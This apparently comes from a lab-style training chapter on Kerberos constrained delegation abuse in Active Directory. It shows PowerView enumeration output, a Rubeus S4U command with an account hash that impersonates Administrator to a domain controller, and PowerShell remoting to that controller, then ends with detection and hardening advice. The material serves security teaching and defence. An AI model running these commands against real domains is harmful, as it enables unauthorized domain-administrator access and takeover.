Chapter 10: Kerberos Constrained Delegation

1 The Concept: Kerberos Delegation

Technical Concept: What is Delegation?

Kerberos Delegation allows a service to "impersonate" a user to access resources on a second server.

- **Unconstrained Delegation:** The most permissive type; the service can impersonate the user to any other service on the network.
- **Constrained Delegation:** A more secure version where the service account is restricted to impersonating users only to specific, pre-defined services.
- **The Vulnerability:** If an account trusted for delegation is compromised, an attacker can request a service ticket for *any* user (including high-privileged ones) to the authorized target service without needing that user's password.

The Grand Hotel Analogy: The Trusted Concierge

Imagine a guest named **The General Manager** (*Administrator*) wants a specific bottle of wine from the **Vault** (*DC1*).

- **The Setup:** The Manager doesn't want to go to the vault himself. Instead, he tells the **Concierge** (*web_service*) to handle it.
- **The Trusted Authority:** The Front Desk has a rule: *"We trust the Concierge to act on behalf of any guest, but ONLY to access the Wine Vault."* (*Constrained Delegation*).
- **The Breach:** An intruder (*Attacker*) impersonates the Concierge.
- **The Attack:** The fake Concierge goes to the Front Desk and says, *"I am here on behalf of the General Manager. Give me the key to the Wine Vault."*
- **The Result:** Because the rule exists, the Front Desk hands over the key (*Service Ticket*) without ever asking the General Manager for his ID.

2 Attack Execution: Step-by-Step

2.1 Step 1: Enumerating Delegation Rights

The first phase of the attack is reconnaissance. We use PowerView to identify user accounts configured with the TRUSTED_TO_AUTH_FOR_DELEGATION flag. This flag indicates that the account is trusted for Constrained Delegation, allowing it to request a service ticket on behalf of any other user.

In this scenario, we have already compromised a regular domain user account and are searching for service accounts that have been granted delegation rights to high-value targets.

Terminal: Windows PowerShell (as bob)


```
Get-NetUser -TrustedToAuth
```

```
logoncount                    : 15
distinguishedname             : CN=web service,CN=Users,DC=eagle,DC=local
objectclass                   : {top, person, organizationalPerson, user}
displayname                   : web service
lastlogontimestamp            : 12/17/2022 9:44:35 PM
userprincipalname             : webservice@eagle.local
name                          : web service
objectsid                     : S-1-5-21-1518138621-4282902758-752445584-2110
samaccountname                : webservice
codepage                      : 0
countrycode                   : 0
cn                            : web service
accountexpires                : NEVER
whenchanged                   : 12/17/2022 8:44:50 PM
instancetype                  : 4
usncreated                    : 65568
objectguid                    : b89f0cea-4c1a-4e92-ac42-f70b5ec432ff
msds-allowedtodelegateto      : {http/DC1.eagle.local/eagle.local, http/DC1.eagle.local, http/DC1,
                                http/DC1.eagle.local/EAGLE...}
objectcategory                : CN=Person,CN=Schema,CN=Configuration,DC=eagle,DC=local
dscorepropagationdata         : 1/1/1601 12:00:00 AM
serviceprincipalname          : {cvs/dc1.eagle.local, cvs/dc1}
givenname                     : web service
lastlogon                     : 10/13/2022 11:34:39 PM
msds-supportedencryptiontypes : 0
whencreated                   : 10/13/2022 8:32:35 PM
primarygroupid                : 513
pwdlastset                    : 10/13/2022 10:36:04 PM
usnchanged                    : 132232
```

As shown in the output, the webservice account is interesting because its msds-allowedtodelegateto attribute contains http/DC1.eagle.local. This means the webservice account can impersonate any user to the HTTP service on the Domain Controller (DC1).

Before proceeding, we must convert the compromised account's plaintext password into an NTLM hash, as the tools used in the next step require the hash for authentication.

Then we need to hash the password of the compramised user as it is required over the plaintext version to be given as input into the next command for requesting the ticket



2.2 Step 2: Obtaining the Service Ticket


Armed with the NTLM hash for the webservice account, we use Rubeus to perform a Service-for-User (S4U) attack. This process involves two sub-protocols:

S4U2self: Allows the service to request a ticket to itself on behalf of a user (in this case, the Administrator).

S4U2proxy: Allows the service to use that ticket to request a second ticket to the target service (http/dc1) on behalf of that user.

Terminal: Windows PowerShell - Ticket Request

```
.\Rubeus.exe s4u /user:webservice /rc4:FCDC65703DD2B0BD789977F1F3EEAECF
/domain:eagle.local /impersonateuser:Administrator /msdsspn:"http/dc1"
/dc:dc1.eagle.local /ptt
```




2.3 Step 3: Accessing the Target

With the forged ticket injected into our session, we can connect to the Domain Controller via PowerShell Remoting as the Administrator.

Terminal: Windows PowerShell - Remote Access

```
Enter-PSSession dc1
whoami
```



3 Detection & Prevention

Technical Concept: Hardening and Monitoring

- **Prevention (Account Sensitivity):** For all privileged users, enable the property **"Account is sensitive and cannot be delegated"**.
- **Prevention (Protected Users):** Adding privileged users to the **Protected Users** group automatically prevents delegation for those accounts.
- **Detection (Behavioral):** Monitor for privileged accounts authenticating from unexpected sources, especially workstations not designated as PAWs (Event ID 4624).
- **Detection (S4U):** Scrutinize the **Transited Services** attribute in logon logs; it often contains information about the ticket's issuer when S4U is used.